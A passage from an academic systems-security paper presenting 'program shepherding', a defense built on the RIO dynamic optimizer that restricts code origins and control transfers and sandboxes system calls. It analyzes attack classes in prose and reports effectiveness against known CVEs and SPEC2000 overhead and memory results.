


Figure 1: Capabilities of program shepherding’s three components toward stopping different attack types, for the security policy indicated in bold in Table 1. The three boxes represent the three components. A filled-in box indicates that that component can completely stop the attack type above. Stripes indicate that the attack can be stopped only in some cases. The vertical order of the techniques indicates the preferred order for stopping attacks. If a higher box completely stops an attack, we do not invoke techniques below it (e.g., sandboxing is capable of stopping some attacks of every type, but we only use it when the other techniques do not provide full protection).

4.1 Injected Code Attacks

The code origin policy disallows execution from address ranges other than the text pages of the binary and mapped shared libraries. This stops all exploits that introduce external code, which covers a majority of currently deployed security attacks. However, code origin checks are insufficient to thwart attacks that change a target address pointer to point to existing code in the program address space.

4.2 Existing Code Attacks

Most vulnerable programs are unlikely to have code that could be maliciously used by an attacker. However, all of them have the standard C library mapped into their address space. The restrictions on inter-segment control transfers limit the available code that can be attacked to

that explicitly declared for use by the application. Still, many of the large programs import the library routines a simple attack needs. For this reason, restricting inter-segment transitions to imported entry points would stop only a few attacks.

Return address attacks, however, are severely limited: they may only target code following previously executed call instructions. A further restriction can easily be provided by using restricted control transfers to emulate a technique proposed in StackGhost [14]. A random number can be xor-ed with the return address stored on the stack after a call and before a return. Any modification of the return address will result with very high probability in a request for an invalid target. In a threat model in which attackers can only write to memory, this technique renders execution of the attacker’s intended code very unlikely. This protection comes at the low cost of two extra instructions per function call, but its additional value is hard to determine due to the already limited applicability of this kind of exploit. Furthermore, an at-

tacker able to exploit a vulnerability that provides random read rights will not be stopped by this policy. Thus, we currently do not impose it.

4.2.1 Single Calls

By *single call* attack we mean an attack that overwrites only a single program address (perhaps overwriting non-address data as well), thus resulting in a single malicious control transfer. We consider the readily available `execve` system call to be the most vulnerable point in a single-call attack. However, it is possible to construct an intrusion detection predicate [17] to distinguish attacks from valid `execve` calls, and either terminate the application or drop privileges to limit the exposure. Since only a single call can be executed, system calls that need to be used in combination for an intrusion do not need to be sandboxed. Sandboxing `execve` also prevents intrusion by an argument overwrite attack.

Nevertheless, sandboxing alone does not provide protection against sequences of operations that an application is allowed to do and can be controlled by an attacker. For example, an exploit that emulates the normal behavior of `sshd`, i.e., listens on a network socket, accepts a connection, reads the password file for authentication, but at the end writes the password file contents to the network, cannot be stopped by simple sandboxing. Therefore, restrictions on control transfers are crucial to prevent construction of such higher-level code from primitives, and hence to limiting possible attacks only to data attacks targeting unlikely sequences of existing code.

4.2.2 Chained Calls

An attacker may be able to execute a malicious code sequence by carefully constructing a chain of activation records, so that on return from each function execution continues in the next one [18]. Requiring that return instructions target only call sites is sufficient to thwart the chained call attack, even when the needed functions are explicitly imported and allowed by inter-segment restrictions. The chaining technique is countered because of its reliance on return instructions: once to gain control at the end of each existing function, and once in the code to shift to the activation record for the next function call.

4.2.3 Multiple Calls

We were able to construct applications that were open to an exploit that forms higher-level malicious code by changing the targets of a sequence of function calls as well as their arguments. Multiple sequential intrusions may also allow execution of higher-level malicious code. Higher-level semantic information is needed to thwart these attacks' intrusion method by limiting the valid indirect call targets. The policy that is able to stop such attacks in general, and without any false alarms, requires knowing in advance a list of bindings built on a previous run or otherwise generated.

It is also possible to extract the valid user program entry points from the symbol tables of unstripped binaries. Allowing indirect calls to target only valid entry points within the executable and within the shared libraries limits the targets for higher-level code construction. If there are no simple wrappers in the executable that allow arbitrary arguments to be passed to the lower level library functions, the possibility of successful attack of this type will be minimal.

Nevertheless, interpreters that are too permissive are still going to be vulnerable to data attacks that may be used to form higher-level malicious code that will not be recognized as a threat by these techniques.

5 Efficient Implementation of Program Shepherd

In order for a security system to be viable, it must be efficient. And to be widely and easily adoptable, it must be transparent. Transparency includes whether a target application must be recompiled or instrumented and whether the security system requires special hardware or operating system support. We examined possible implementations of program shepherding in terms of these two requirements of efficiency and transparency.

One possible method of monitoring control flow is instrumentation of application and library code prior to execution to add security checks around every branch instruction. Beyond the difficulties of statically handling indirect branches and dynamically loaded libraries, the introduced checks impose significant performance penalties. Furthermore, an attacker aware of the instrumentation could design an attack to overwrite or bypass the checks. Instrumentation is neither very viable nor




Figure 2: Flow chart of the RIO system infrastructure. Dark shading indicates application code. Note that the context switch is simply between the code cache and RIO; application code and RIO code all runs in the same process and address space. Dotted lines indicate the performance-critical cases where control must leave the code cache and return to RIO.

applicable.

Another possibility is to use an interpreter. Interpretation is a natural way to monitor program execution because every application operation is carried out by a central system in which security checks can be placed. However, interpretation via emulation is slow, especially on an architecture like IA-32 with a complex instruction set, as shown in Table 2.

5.1 Dynamic Optimization Framework

Recent advances in dynamic optimization have focused on low-overhead methods for examining execution traces for the purpose of optimization. This infrastructure provides the exact functionality needed for efficient program shepherding. Dynamic optimizers begin with an interpretation engine. To reduce the emulation overhead, native translations of frequently executed code are cached so they can be directly executed in the future. For a security system, caching means that many security checks need be performed only once, when the code is copied to the cache. If the code cache is protected from malicious modification, future executions of the trusted cached code proceed with no security or emulation overhead.

We decided to build our program shepherding system as an extension to a dynamic optimizer called RIO. RIO

is built on top of the IA-32 version [3] of Dynamo [2]. RIO's optimizations are still under development. However, this is not a hindrance for our security purposes, as its performance is already reasonable (see Section 7.2). RIO is implemented for both IA-32 Windows and Linux, and is capable of running large desktop applications.

A flow chart showing the operation of RIO is presented in Figure 2. The figure concentrates on the flow of control in and out of the code cache, which is the bottom portion of the figure. The copied application code looks just like the original code with the exception of its control transfer instructions, which are shown with arrows in the figure.

Below we give an overview of RIO's operation, focusing on the aspects that are relevant to our implementation of program shepherding. The techniques of program shepherding fit naturally within the RIO infrastructure. Most monitoring operations only need to be performed once, allowing us to achieve good performance in the steady-state of the program. In our implementation, a performance-critical inner loop will execute without a single additional instruction beyond the original application code.

5.2 RIO: Runtime Introspection and Optimization

RIO copies *basic blocks* (sequences of instructions ending with a single control transfer instruction) into a code cache and executes them natively. At the end of each block the application's machine state must be saved and control returned to RIO (a *context switch*) to copy the next basic block. If a target basic block is already present in the code cache, and is targeted via a direct branch, RIO *links* the two blocks together with a direct jump. This avoids the cost of a subsequent context switch.

Indirect branches cannot be linked in the same way because their targets may vary. To maintain transparency, original program addresses must be used wherever the application stores indirect branch targets (for example, return addresses for function calls). These addresses must be translated into their corresponding code cache addresses in order to jump to the target code. This translation is performed as a fast hashtable lookup.

To improve the efficiency of indirect branches, and to achieve better code layout, basic blocks that are frequently executed in sequence are stitched together into a unit called a *trace*. When connecting beyond a basic block that ends in an indirect branch, a check is inserted to ensure that the actual target of the branch will keep execution on the trace. This check is much faster than the hashtable lookup, but if the check fails the full lookup must be performed. The superior code layout of traces goes a long way toward amortizing the overhead of creating them and often speeds up the program [2, 24].

Table 2 shows the typical performance improvement of each enhancement to the basic interpreter design. Caching is a dramatic performance improvement, and adding direct links is nearly as dramatic. The final steps of adding a fast in-cache lookup for indirect branches and building traces improve the performance significantly as well.

The Windows operating system directly invokes application code or changes the program counter for callbacks, exceptions, asynchronous procedure calls, `setjmp`, and the `SetThreadContext` API routine. These types of control flow are intercepted in order to ensure that all application code is executed under RIO [3]. Signals on Linux must be similarly intercepted.

| System Type | Normalized Execution Time | |
|--------------------------|---------------------------|---------|
| | crafty | vpr |
| Emulation | ~ 300.0 | ~ 300.0 |
| + Basic block cache | 26.1 | 26.0 |
| + Link direct branches | 5.1 | 3.0 |
| + Link indirect branches | 2.0 | 1.2 |
| + Traces | 1.7 | 1.1 |

Table 2: Performance achieved when various features are added to an interpreter, measured on two of the SPEC2000 benchmarks [25], *crafty* and *vpr*. Pure emulation results in a slowdown factor of several hundred. Successively adding caching, linking, and traces brings the performance down dramatically.

5.3 Restricted Code Origins

Restricting execution to trusted code is accomplished by adding checks at the point where the system copies a basic block into the code cache. These checks need be executed only once for each basic block.

Code origin checking requires that RIO know whether code has been modified from its original image on disk, or whether it is dynamically generated. This is done by write-protecting all pages that are declared as containing code on program start-up. In normal ELF [12] binaries, code pages are separate from data pages and are write-protected by default. Dynamically generated code is easily detected when the application tries to execute code from a writable page, while self-modifying code is detected by monitoring calls that unprotect code pages.

If code and data are allowed to share a page, we make a copy of the page, which we write-protect, and then unprotect the original page. The copy is then used as the source for basic blocks, while the original page's data can be freely modified. A more complex scheme must be used if self-modifying code is allowed. Here RIO must keep track of the origins of every block in the code cache, invalidating a block when its source page is modified. The original page must be kept write-protected to detect every modification to it. The performance overhead of this depends on how often writes are made to code pages, but we expect self-modifying code to be rare. Extensive evaluation of applications under both Linux and Windows has yet to reveal a use of self-modifying code.

5.4 Restricted Control Transfers

The dynamic optimization infrastructure makes monitoring control flow transfers very simple. For direct branches, the desired security checks are performed at the point of basic block linking. If a transition between two blocks is disallowed by the security policy, they are not linked together. Instead, the direct branch is linked to a routine that announces or handles the security violation. These checks need only be performed once for each potential link. A link that is allowed becomes a direct jump with no overhead.

Indirect control transfer policies add no performance overhead in the steady state, since no checks are required when execution continues on the same trace. Otherwise, the hashtable lookup routine translates the target program address into a basic block entry address. A separate hashtable is used for different types of indirect branch (return instruction, indirect calls, and indirect branches) to enable type specific restrictions without sacrificing any performance. Security checks for indirect transfers that only examine their targets have little performance overhead, since we place in the hashtable only targets that are allowed by the security policy. Targets of indirect branches are matched against entry points of PLT-defined [12] and dynamically resolved symbols to enforce restrictions on inter-segment transitions, and targets of returns are checked to ensure they target only instructions after call sites. Security checks on both the source and the target of a transfer will have a slightly slower hashtable lookup routine. We have not yet implemented any policies that examine the source and the target, or apply transformations to the target, and so we do not have experimental results to show the actual performance impact of such schemes.

Finally, we must handle non-explicit control flow such as signals and Windows-specific events such as call-backs and exceptions [3]. We place security checks at our interception points, similarly to indirect branches. These abnormal control transfers are rare and so extra checks upon their interception do not affect overall performance.

5.5 Un-Circumventable Sandboxing

When required by the security policy, RIO inserts sandboxing into a basic block when it is copied to the code cache. In normal sandboxing, an attacker can jump to the middle of a block and bypass the inserted checks.

RIO only allows control flow transfers to the top of basic blocks or traces in the code cache, preventing this.

An indirect branch that targets the middle of an existing block will miss in the indirect branch hashtable lookup, go back to RIO, and end up copying a new basic block into the code cache that will duplicate the bottom half of the existing block. The necessary checks will be added to the new block, and the block will only be entered from the top, ensuring that we follow the security policy.

When sandboxing system calls, if the system call number is determined statically, we avoid the sandboxing checks for system calls we are not interested in. This is important for providing performance on applications that perform many system calls.

Restricted code cache entry points are crucial not just for building custom security policies with un-circumventable sandboxing, but also for enforcing the other shepherding features by protecting RIO itself. This is discussed in the next section.

6 Protecting RIO

Program shepherding could be defeated by attacking RIO's own data structures, including the code cache, which are in the same address space as the application. This section discusses how to prevent attacks on RIO. Since the core of RIO is a relatively small piece of code, and RIO does not rely on any other component of the system, we believe we can secure it and leave no loopholes for exploitation.

6.1 Memory Protection

We divide execution into two modes: RIO mode and application mode. RIO mode corresponds to the top half of Figure 2. Application mode corresponds to the bottom half of Figure 2, including the code cache and the RIO routines that are executed without performing a context switch back to RIO. For the two modes, we give each type of memory page the privileges shown in Table 3. RIO data includes the indirect branch hashtable and other data structures.

All application and RIO code pages are write-protected in both modes. Application data is of course writable in application mode, and there is no reason to protect it

| Page Type | RIO mode | Application mode |
|------------------|----------|------------------|
| Application code | R | R |
| Application data | RW | RW |
| RIO code cache | RW | R (E) |
| RIO code | R (E) | R |
| RIO data | RW | R |

Table 3: Privileges of each type of memory page belonging to the application process. R stands for Read, W for Write, and E for Execute. We separate execute privileges here to make it clear what code is allowed by RIO to execute.

from RIO, so it remains writable in RIO mode. RIO's data and the code cache can be written to by RIO itself, but they must be protected during application mode to prevent inadvertent or malicious modification by the application.

If a basic block copied to the code cache contains a system call that may change page privileges, the call is sandboxed to prevent changes that violate Table 3. Program shepherding's un-circumventable sandboxing guarantees that these system call checks are executed. Because the RIO data pages and the code cache pages are write-protected when in application mode, and we do not allow application code to change these protections, we guarantee that RIO's state cannot be corrupted.

We should also protect RIO's Global Offset Table (GOT) [12] by binding all symbols on program startup and then write-protecting the GOT, although our prototype implementation does not yet do this.

6.2 Multiple Application Threads

RIO's data structures and code cache are thread-private. Each thread has its own unique code cache and data structures. System calls that modify page privileges are checked against the data pages of all threads. When a thread enters RIO mode, only that thread's RIO data pages and code cache pages are unprotected.

A potential attack could occur while one thread is in RIO mode and another thread in application mode modifies the first thread's RIO data pages. We could solve this problem by forcing all threads to exit application mode when any one thread enters RIO mode. We have not yet implemented this solution, but its performance cost would be minimal on a single processor or on a multiprocessor when every thread is spending most of its time executing in the code cache. However, the performance

cost would be unreasonable on a multiprocessor when threads are continuously context switching. We are investigating alternative solutions.

On Windows, we also need to prevent the API routine `SetThreadContext` from setting register values in other threads. RIO's hashtable lookup routine uses a register as temporary storage for the indirect branch target. If that register were overwritten, RIO could lose control of the application. Our interception of this API routine has not interfered with the execution of any of the large applications we have been running [3]. In fact, we have yet to observe any calls to it.

7 Experimental Results

Our program shepherding implementation is able to detect and prevent a wide range of known security attacks. This section presents our test suite of vulnerable programs, shows the effectiveness of our system on this test suite, and then evaluates the performance of our system on the SPEC2000 benchmarks [25].

7.1 Effectiveness

We constructed several programs exhibiting a full spectrum of buffer overflow and format string vulnerabilities. Our experiments also included the SPEC2000 benchmark applications [25] and the following applications with recently reported security vulnerabilities:

stunnel-3.21 CAN-2002-0002 [8] A format string vulnerability in `stunnel` (SSL tunnel) allows remote malicious servers to execute arbitrary code because several `fdprintf` (a custom file descriptor wrapper of `fprintf`) calls have no format argument.

groff-1.16 CAN-2002-0003 [8] The preprocessor of the `groff` formatting system has an exploitable buffer overflow which allows remote attackers to gain privileges via `lpd` in the `LPRng` printing system. The `pic` picture compiler from the `groff` package also has a format string vulnerability [22].

ssh-1.2.31 CVE-2001-0144 [8] An integer-overflow bug in the CRC32 compensation attack detection code causes the SSH daemon (typically run as root) to create a hashtable with size zero in response to long input. Later attempts to write values into the

hashtable provide attackers with random write access to memory.

sudo-1.6.1 CVE-2001-0279 [8] `sudo` (superuser do) allows local users to gain root privileges. A vulnerability caused by an out-of-bound access due to incomplete end of loop condition is triggered by long command line arguments. An exploit based on `malloc` corruption has been published [16].

Attack code is usually used to immediately give the attacker a root shell or to prepare the system for easy takeover by modifying system files. Hence, the exploits in our tests tried to either start a shell with the privilege of the running process, typically root, or to add a root entry into the `/etc/passwd` file. We based our exploits on several “cookbook” and proof-of-concept works [4, 27, 16, 22] to inject new code [20], reuse existing code in a single call, or reuse code in a chain of multiple calls [18]. Existing code attacks used only standard C library functions.

When run natively, our test suite exploits were able to get control by modifying a wide variety of code pointers including return addresses; local and global function pointers; `setjmp` structures; and `atexit`, `.ctors`, and GOT [12] entries. We investigated attacks against RIO itself, e.g., overwriting RIO’s GOT entry to allow malicious code to run in RIO mode, but could not come up with an attack that could bypass the protection mechanisms presented in Section 6.

All vulnerable programs were successfully exploited when run on a standard RedHat 7.2 Linux installation. Execution of the vulnerable binaries under RIO with all security checks disabled also allowed successful intrusions. Although RIO interfered with a few of the exploits due to changed addresses in the targets, it was trivial to modify the exploits to work under our system. Execution of the vulnerable binaries under RIO enforcing the policies shown in bold on Table 1, effectively blocked all attack types. All intrusion attempts that would have led to successfully exploitable conditions were detected. Nevertheless, the vulnerable applications were able to execute normally when presented with benign input. The SPEC2000 benchmarks also gave no false alarms on the reference data set.

7.2 Performance

Figure 3 and Figure 4 show the performance of our system on Linux and Windows, respectively. Each fig-

ure shows normalized execution time for the SPEC2000 benchmarks [25], compiled with full optimization and run with unlimited code cache space. (Note that we do not have a FORTRAN 90 compiler on Linux or any FORTRAN compiler on Windows.) The first bar gives the performance of RIO by itself. RIO breaks even on many benchmarks, even though it is not performing any optimizations beyond code layout in creating traces. The second bar shows the performance of program shepherding enforcing the policies shown in bold in Table 1. The results show that the overhead of program shepherding is negligible.

The final bar gives the overhead of protecting RIO itself. This overhead is again minimal, within the noise in our measurements for most benchmarks. On Linux, only `gcc` has significant slowdown due to page protection, because it consists of several short runs with little code re-use. On Windows, however, several benchmarks have serious slowdowns, especially `gcc`. Our only explanation at this point for the difference between the Linux and Windows protection slowdowns is that Windows is much less efficient at changing privileges on memory pages than Linux is. We are working on improving our page protection scheme by lazily unprotecting only those pages that are needed on each return to RIO mode.

The memory usage of our security system is shown in Table 4. All sizes shown are in KB. The left half of the table shows the total size of text sections of each benchmark and all shared libraries it uses compared to the amount of code actually executed. The third column gives the percentage of the total static code that is executed. By operating dynamically our system is able to focus on the small portion of code that is run, whereas a static approach would have to examine the text sections in their entirety.

The right half of Table 4 shows the memory overhead of RIO compared to the memory usage of each benchmark. For most benchmarks the memory used by RIO is a small fraction of the total memory used natively.

8 Related Work

Reflecting the significance and popularity of buffer overflow and format string attacks, there have been several other efforts to provide automatic protection and detection of these vulnerabilities. We summarize the more successful ones.




Figure 3: Normalized program execution time for our system (the ratio of our execution time to native execution time) on the SPEC2000 benchmarks [25] (excluding all FORTRAN 90 benchmarks) on Linux. They were compiled using `gcc -O3`. The final set of bars is the harmonic mean. The first bar is for RIO by itself; the middle bar shows the overhead of program shepherding (with the security policy of Table 1); and the final bar shows the overhead of the page protection calls to prevent attacks against the system itself.




Figure 4: Normalized program execution time for our system (the ratio of our execution time to native execution time) on the SPEC2000 benchmarks [25] (excluding all FORTRAN benchmarks) on Windows 2000. They were compiled using `c1 /Ox`. The final set of bars is the harmonic mean. The first bar is for RIO by itself; the middle bar shows the overhead of program shepherding (with the security policy of Table 1); and the final bar shows the overhead of the page protection calls to prevent attacks against the system itself.

| benchmark | static code | executed code | % executed | native total | RIO extra | % RIO extra |
|-----------------|-------------|---------------|------------|--------------|-----------|-------------|
| ammp | 1515 | 52 | 3.4% | 14893 | 1696 | 11.4% |
| applu | 1597 | 181 | 11.3% | 195715 | 2720 | 1.4% |
| apsi | 1639 | 179 | 10.9% | 197016 | 2208 | 1.1% |
| art | 1424 | 22 | 1.5% | 4612 | 928 | 20.1% |
| bzip2 | 1317 | 30 | 2.3% | 190767 | 928 | 0.5% |
| crafty | 1467 | 169 | 11.5% | 3418 | 3232 | 94.6% |
| eon | 2114 | 269 | 12.7% | 2721 | 2208 | 81.1% |
| equake | 1428 | 39 | 2.7% | 34255 | 928 | 2.7% |
| gap | 1713 | 167 | 9.7% | 198916 | 4256 | 2.1% |
| gcc | 2518 | 729 | 29.0% | 145547 | 14496 | 10.0% |
| gzip | 1323 | 27 | 2.0% | 186374 | 928 | 0.5% |
| mcf | 1289 | 24 | 1.9% | 98516 | 928 | 0.9% |
| mesa | 1885 | 63 | 3.3% | 22812 | 1696 | 7.4% |
| mgrid | 1475 | 63 | 4.3% | 58233 | 1184 | 2.0% |
| parser | 1390 | 114 | 8.2% | 32407 | 3232 | 10.0% |
| perlbnk | 1878 | 286 | 15.2% | 76272 | 6304 | 8.3% |
| sixtrack | 2812 | 347 | 12.3% | 60786 | 4256 | 7.0% |
| swim | 1452 | 44 | 3.0% | 196433 | 928 | 0.5% |
| twolf | 1591 | 124 | 7.8% | 4256 | 3232 | 75.9% |
| vortex | 1890 | 395 | 20.9% | 50390 | 6304 | 12.5% |
| vpr | 1540 | 114 | 7.4% | 40425 | 2208 | 5.5% |
| wupwise | 1477 | 67 | 4.5% | 181527 | 1696 | 0.9% |
| arithmetic mean | 1670 | 159 | 8.5% | 90741 | 3023 | 16.2% |
| harmonic mean | 1604 | 66 | 4.5% | 15410 | 1747 | 1.8% |

Table 4: Memory usage of the SPEC2000 benchmarks [25], in KB, on Linux. For benchmarks with multiple data sets, the run with the maximum memory usage is shown. Static code is the total size of the text sections of the benchmark and all shared libraries it uses. Executed code is the total size of all instructions processed by RIO when running the benchmark. RIO total is the total memory used by RIO itself when running the benchmark. Native total is total memory used by the benchmark when run natively (outside of RIO).

StackGuard [7] is a compiler patch that modifies function prologues to place “canaries” adjacent to the return address pointer. A stack buffer overflow will modify the “canary” while overwriting the return pointer, and a check in the function epilogue can detect that condition. This technique is successful only against sequential overwrites and protects only the return address.

StackGhost [14] is an example of hardware-facilitated return address pointer protection. It is a kernel modification of OpenBSD that uses a Sparc architecture trap when a register window has to be written to or read from the stack, so it performs transparent xor operations on the return address before it is written to the stack on function entry and before it is used for control transfer on function exit. Return address corruption results in a transfer unintended by the attacker, and thus attacks can be foiled.

Techniques for stack smashing protection by keeping copies of the actual return addresses in an area inac-

cessible to the application are also proposed in StackGhost [14] and in the compiler patch StackShield [26]. Both proposals suffer from various complications in the presence of multi-threading or deviations from a strict calling convention by `setjmp()` or exceptions. Unless the memory areas are unreadable by the application, there is no hard guarantee that an attack targeted against a given protection scheme can be foiled. On the other hand, if the return stack copy is protected for the duration of a function execution, it has to be unprotected on each call, and that can be prohibitively expensive (`mprotect` on Linux on IA-32 is 60–70 times more expensive than an empty function call). Techniques for write-protection of stack pages [7] have also shown significant performance penalties.

FormatGuard [6] is a library patch for eliminating format string vulnerabilities. It provides wrappers for the `printf` functions that count the number of arguments and match them to the specifiers. It is applicable only to functions that use the standard library functions directly,

and it requires recompilation.

Enforcing non-executable permissions on IA-32 via kernel patches has been done for stack pages [10] and for data pages in PaX [23]. Our system provides execution protection from user mode and achieves better steady state performance. Randomized placement of position independent code was also proposed in PaX as a technique for protection against attacks using existing code; however, it is open to attacks that are able to read process addresses and thus determine the program layout.

Our system infrastructure itself is a dynamic optimization system based on the IA-32 version [3] of Dynamo [2]. Other software dynamic optimizers are Wiggins/Redstone [9], which employs program counter sampling to form traces that are specialized for the particular Alpha machine they are running on, and Mojo [5], which targets Windows NT running on IA-32. None of these has been used for anything other than optimization.

9 Conclusions

This paper introduces program shepherding, which employs the techniques of restricted code origins, restricted control transfers, and un-circumventable sandboxing to provide strong security guarantees. We have implemented program shepherding in the RIO runtime system, which does not rely on hardware, operating system, or compiler support, and operates on unmodified binaries on both generic Linux and Windows IA-32 platforms. We have shown that our implementation successfully prevents a wide range of security attacks efficiently.

